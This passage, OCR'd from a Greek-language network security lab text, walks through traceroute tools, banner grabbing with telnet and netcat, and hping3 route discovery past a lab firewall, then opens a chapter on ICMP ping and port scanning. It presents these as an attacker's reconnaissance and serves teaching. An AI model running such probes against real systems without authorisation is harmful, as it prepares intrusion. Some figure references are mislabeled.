
```
C:\>tracert www.unipi.gr

Παρακολούθηση της διαδρομής προς: spider.unipi.gr [195.251.229.6]
με μέγιστο πλήθος αναπηδήσεων 30:

  1     1 ms     1 ms    <1 ms  myrouter.home [192.168.1.1]
  2    13 ms    13 ms    14 ms  r.eduds1.gr [83.212.27.202]
  3    12 ms    12 ms    12 ms  grnetRouter.eduds1.athens3.access-link.grnet.gr
[194.177.209.193]
  4    12 ms    12 ms    13 ms  eie2-to-ath3.backbone.grnet.gr [195.251.27.65]
  5    14 ms    14 ms    14 ms  clientRouter.unipi.eie-2.access-link.grnet.gr [1
95.251.24.134]
  6    14 ms    14 ms    14 ms  spider.unipi.gr [195.251.229.6]

Η παρακολούθηση ολοκληρώθηκε.
```

Εικόνα 3.10: Tracert για το www.unipi.gr

Υπάρχουν αρκετά γραφικά εργαλεία traceroute τα οποία σχηματίζουν ένα ιδεατό χάρτη που αντιπροσωπεύει το μονοπάτι προς τον προορισμό. Μερικά από αυτά είναι:

- **NeoTrace** – Ένα καλό εργαλείο που σχηματίζει ιδεατό χάρτη με το μονοπάτι και τον προορισμό [http://www.networkingfiles.com/neotrace].
- **VisualRoute** – Ένα ακόμα εργαλείο που σχηματίζει ιδεατό χάρτη με το μονοπάτι και τον προορισμό [http://www.visualroute.com]

- **Hping** – Ένα εργαλείο που μπορεί να αναπαραστήσει διαδρομές ακόμα και πίσω από τείχος προστασίας. Το Hping στέλνει TCP πακέτα σε ένα port στον προορισμό και παρακολουθεί τα αποτελέσματα, ανάλογα με τις απαντήσεις σκιαγραφώντας τη διαδρομή προσθέτοντας ενδιάμεσα και firewalls [http://www.hping.org].




Εικόνα 3.11: VisualRoute για το www.unipi.gr

3.4 Στο εργαστηριακό περιβάλλον


Γι αυτό το κεφάλαιο στο εργαστηριακό περιβάλλον θα ασχοληθούμε με την ανίχνευση του λογισμικού του δικτυακού εξυπηρετητή καθώς και την εύρεση της τοποθεσίας των εξυπηρετητών.

Αρχικά θα εξετάσουμε την χρήση της εντολής telnet για την ανίχνευση λογισμικού στο δικτυακό εξυπηρετητή. Από την εικονική μηχανή Internet θα εκτελέσουμε τις εντολές telnet www.seclab.gr 80 και telnet www.seclab.gr 80. Τα αποτελέσματα που αναμένουμε είναι να αναγνωρίσουμε για το www.seclab.gr ότι εκτελείται σε IIS και το www.seclab.com σε Apache. Δίνοντας την εντολή telnet www.seclab.gr 80 και στη συνέχεια πατώντας Enter παίρνουμε την εικόνα 3.12. Στην εικόνα 3.12 παρατηρούμε την γραμμή **Server: Microsoft-IIS/5.0** από την οποία συμπεραίνουμε ότι η ιστοσελίδα www.seclab.gr παρέχεται από IIS έκδοση 5.0. Πηγαίνοντας λίγο παρακάτω ο επιτιθέμενος επίσης γνωρίζει ότι έχει να κάνει με ένα σύστημα Windows και κατά πάσα πιθανότητα Windows 2000 καθώς σε αυτή την έκδοση των Windows ήταν εγκατεστημένη η έκδοση 5 του IIS.



Εικόνα 3.12: Η εντολή telnet www.seclab.gr 80


Στη συνέχεια δίνοντας την εντολή telnet www.seclab.com 80 και στη συνέχεια πατώντας Enter παίρνουμε την εικόνα 3.13.




Εικόνα 3.13: Η εντολή telnet www.seclab.com 80

Στην εικόνα 3.13 παρατηρούμε τη γραμμή **<address>Apache/2.2.15 (CentOS) Server at seclab.com Port 80</address>** από την οποία συμπεραίνουμε ότι η ιστοσελίδα www.seclab.gr παρέχεται από Apache έκδοση 2.2.15 και το λειτουργικό σύστημα είναι CentOS. Τα αποτελέσματα των παραπάνω εντολών είναι ίδια και στην περίπτωση που χρησιμοποιήσουμε την εικονική μηχανή Router PF (Packet Filtering).

Ας δούμε τώρα πώς με το εργαλείο ασφάλειας Netcat μπορούμε να κάνουμε τα παραπάνω. Το εργαλείο Netcat συχνά αναφέρεται και σαν «ελβετικός σουγιάς» του hacking γιατί μπορεί να χρησιμοποιηθεί με πολλούς διαφορετικούς τρόπους. Το εργαλείο Netcat διατίθεται δωρεάν, είναι προεγκατεστημένο στο Backtrack, και μπορούμε να το αποκτήσουμε από τη διεύθυνση http://www.downloadnetcat.com/. Διατίθεται τόσο για περιβάλλον Windows όσο και για περιβάλλον Linux. Εμείς θα εγκαταστήσουμε την έκδοση για Windows στο μηχάνημα Internet. Η εγκατάσταση είναι μια απλή διαδικασία. Χρειάζεται μόνο να αποσυμπιέσουμε το εργαλείο σε ένα φάκελο στο σκληρό δίσκο. Θα χρησιμοποιούμε το φάκελο C:\Sectools\Netcat. Στη συνέχεια δίνοντας την εντολή nc –vv www.seclab.gr 80 και στη συνέχεια πατώντας Enter παίρνουμε την εικόνα 3.14.



Εικόνα 3.14: Η εντολή nc –vv www.seclab.gr 80




Εικόνα 3.15: Η εντολή nc –vv www.seclab.com 80

Στην εικόνα 3.14 παρατηρούμε τη γραμμή **Server: Microsoft-IIS/5.0** από την οποία συμπεραίνουμε ότι η ιστοσελίδα www.seclab.gr παρέχεται από IIS έκδοση 5.0. Η εκτέλεση της εντολής nc –vv www.seclab.com 80 θα μας δώσει τα αποτελέσματα της εικόνας 3.15 όπου από τη γραμμή **<address>Apache/2.2.15 (CentOS) Server at seclab.com Port 80</address>** συμπεραίνουμε ότι η ιστοσελίδα www.seclab.gr παρέχεται από Apache έκδοση 2.2.15.

Τα αποτελέσματα των παραπάνω εντολών είναι ίδια και στην περίπτωση που χρησιμοποιήσουμε την εικονική μηχανή Router PF.


Σε αυτό το σημείο θα ασχοληθούμε με την εύρεση τοποθεσίας των εξυπηρετητών. Θα χρησιμοποιήσουμε δυο εργαλεία το Hping και το VisualRoute. Ας ξεκινήσουμε με το Hping. Το εργαλείο Hping προσφέρει εύρεση τοποθεσίας με την εντολή hping3 -1 όνομα_εξυπηρετητή –T .Ο διακόπτης -1 εκτελεί εύρεση με ICMP πακέτα. Εναλλακτικά μπορούμε να χρησιμοποιήσουμε UDP πακέτα με το διακόπτη -2. Θα εκτελέσουμε το εργαλείο Hping στην εικονική μηχανή backtrack με στόχο το www.seclab.gr όπως φαίνεται στην εικόνα 2.16.



Εικόνα 3.16: Η εντολή hping3 -1 www.seclab.gr –T


Από τα αποτελέσματα τις εικόνας 3.16 παρατηρούμε ότι για να φτάσουμε στο www.seclab.gr πρέπει να περάσουμε από την IP διεύθυνση 192.168.0.1.

Τα αποτελέσματα της εντολής hping3 διαφέρουν στην περίπτωση που χρησιμοποιήσουμε την εικονική μηχανή Router PF όπως φαίνεται στην εικόνα 3.17. Η εντολή δεν καταφέρνει να περάσει πέρα από το Router PF παρέχοντάς μας μια πιο αόριστη εικόνα για την τοποθεσία του εξυπηρετητή.




Εικόνα 3.17: Η εντολή hping3 -1 www.seclab.gr -T (εικονική μηχανή Router PF)

Για να καταφέρουμε να περάσουμε το Router PF θα χρησιμοποιήσουμε διαφορετική δικτυακή θύρα, στην περίπτωση μας την 80. Η εντολή που θα χρησιμοποιήσουμε είναι hping3 –p 80 www.seclab.gr –T και τα αποτελέσματα της εμφανίζονται στην εικόνα 3.18.




Εικόνα 3.18: Η εντολή hping3 –p 80 www.seclab.gr -T (εικονική μηχανή Router PF)

Τέλος, θα δούμε τη χρήση του VisualRoute στο εργαστηριακό μας περιβάλλον. Θα πραγματοποιήσουμε έρευνα για το www.seclab.com όπως φαίνεται στην εικόνα 3.19. Από τα αποτελέσματα της εικόνας 3.18 βλέπουμε ότι φτάνουμε στο www.seclab.com (192.168.1.4) μέσω του 192.168.0.1.



Εικόνα 3.19: Το εργαλείο Visual Route για το www.seclab.com



Εικόνα 3.20: Το εργαλείο Visual Route για το www.seclab.com (εικονική μηχανή Router PF)

Στην εικόνα 3.20 εκτελούμε το εργαλείο VisualRoute με τη χρήση της εικονικής μηχανής Router PF και παρατηρούμε ότι το εργαλείο δεν κατάφερε να φτάσει στον στόχο. Το VisualRoute σταμάτησε μετά τον 192.168.0.1 γιατί εντόπισε τείχος προστασίας και δεν μπόρεσε να απεικονίσει την τοπολογία μετά τον 192.168.0.1.

Κεφάλαιο 4: Αναγνώριση συστημάτων

4.1 Εισαγωγή

Στο παρόν κεφάλαιο θα εξεταστούν εργαλεία τεχνικές και μέθοδοι για την αναγνώριση συστημάτων. Με τον όρο αναγνώριση συστήματος εννοούμε την συλλογή πληροφοριών για τις υπηρεσίες ενός συστήματος (όπως η έκδοση του web server). Μια από τις πιο διαδεδομένες μεθόδους για την αναγνώριση συστημάτων αποτελεί η σάρωση των δικτυακών θυρών (port scanning). Η αναγνώριση συστημάτων είναι μείζονος σημασίας για τον επιτιθέμενο. Για παράδειγμα εάν ο επιτιθέμενος γνωρίζει μια ευπάθεια του IIS 5.0 τότε η πληροφορία ότι ένα σύστημα τρέχει τον web server της Microsoft δεν είναι αρκετή. Ο επιτιθέμενος πρέπει να γνωρίζει ότι το σύστημα τρέχει τον IIS 5.0, αλλιώς η ευπάθεια δεν μπορεί να χρησιμοποιηθεί. Ο επιτιθέμενος χρησιμοποιώντας την τεχνική σάρωσης δικτυακών θυρών θα ανακαλύψει υπηρεσίες σε μια δικτυακή θύρα αλλά και επιπρόσθετες πληροφορίες για αυτές, όπως την ακριβή έκδοση τους. Πριν όμως αναφερθούμε εκτενώς στη σάρωση των δικτυακών θυρών ας περιγράψουμε την ανίχνευση συστημάτων με την χρήση ICMP μηνυμάτων.

4.2 ICMP (Ping)

ICMP είναι η σύντμηση για το Internet Control Message Protocol. Το ICMP σχεδιάστηκε ώστε σε ένα περιβάλλον δικτύου να προσφέρει διαγνωστικές λειτουργίες και να εκπέμπει μηνύματα λάθους. Το ICMP δίνει τη δυνατότητα στο TCP/IP πρωτόκολλο να χειριστεί τα σφάλματα που προκύπτουν σε ένα δίκτυο. Οποιαδήποτε δικτυακή συσκευή χρησιμοποιεί TCP/IP πρωτόκολλο έχει τη δυνατότητα να στέλνει, να λαμβάνει και να επεξεργάζεται ICMP μηνύματα. Για να δουλέψει ικανοποιητικά σε ένα περιβάλλον δικτύου το ICMP διέπεται από κάποιους κανόνες. Τα ICMP μηνύματα μεταχειρίζονται σαν κανονική κίνηση και δεν έχουν ειδική προτεραιότητα κατά τη μετάδοση. Επίσης, δεν επιτρέπεται σε μια δικτυακή συσκευή να απαντήσει σε ένα ICMP μήνυμα με ένα ICMP μήνυμα. Τέλος ICMP μηνύματα δεν μπορούν να σταλούν από διευθύνσεις που δεν υφίστανται αλλά ούτε μπορούν οι παραλήπτες να είναι multicast ή broadcast διευθύνσεις.

Το πιο σύνηθες μήνυμα ICMP είναι το ping. Το ping είναι ένας τύπος ICMP μηνύματος που σχεδιάστηκε για να επιβεβαιώνει την συνδεσιμότητα. Το Ping υπάρχει σε κάθε σύστημα που υποστηρίζει το TCP/IP πρωτόκολλο. Το Ping είναι χρήσιμο για τον εντοπισμό ενεργών διευθύνσεων. Το Ping στέλνει μια αίτηση echo σε ένα σύστημα και περιμένει από τον στόχο να στείλει μια echo απάντηση. Ένα παράδειγμα φαίνεται στην εικόνα 4.1.

```
C:\>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

Εικόνα 4.1 Αποτελέσματα της εντολής Ping

Εάν ο στόχος δεν προσβάσιμος συνήθως διότι προστατεύεται από τείχος προστασίας θα επιστρέψει ότι η αίτηση εξαντλήθηκε όπως φαίνεται στην εικόνα 4.2.

```
C:\>ping www.gsis.gr

Pinging www.gsis.gr [84.205.246.104] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 84.205.246.104:
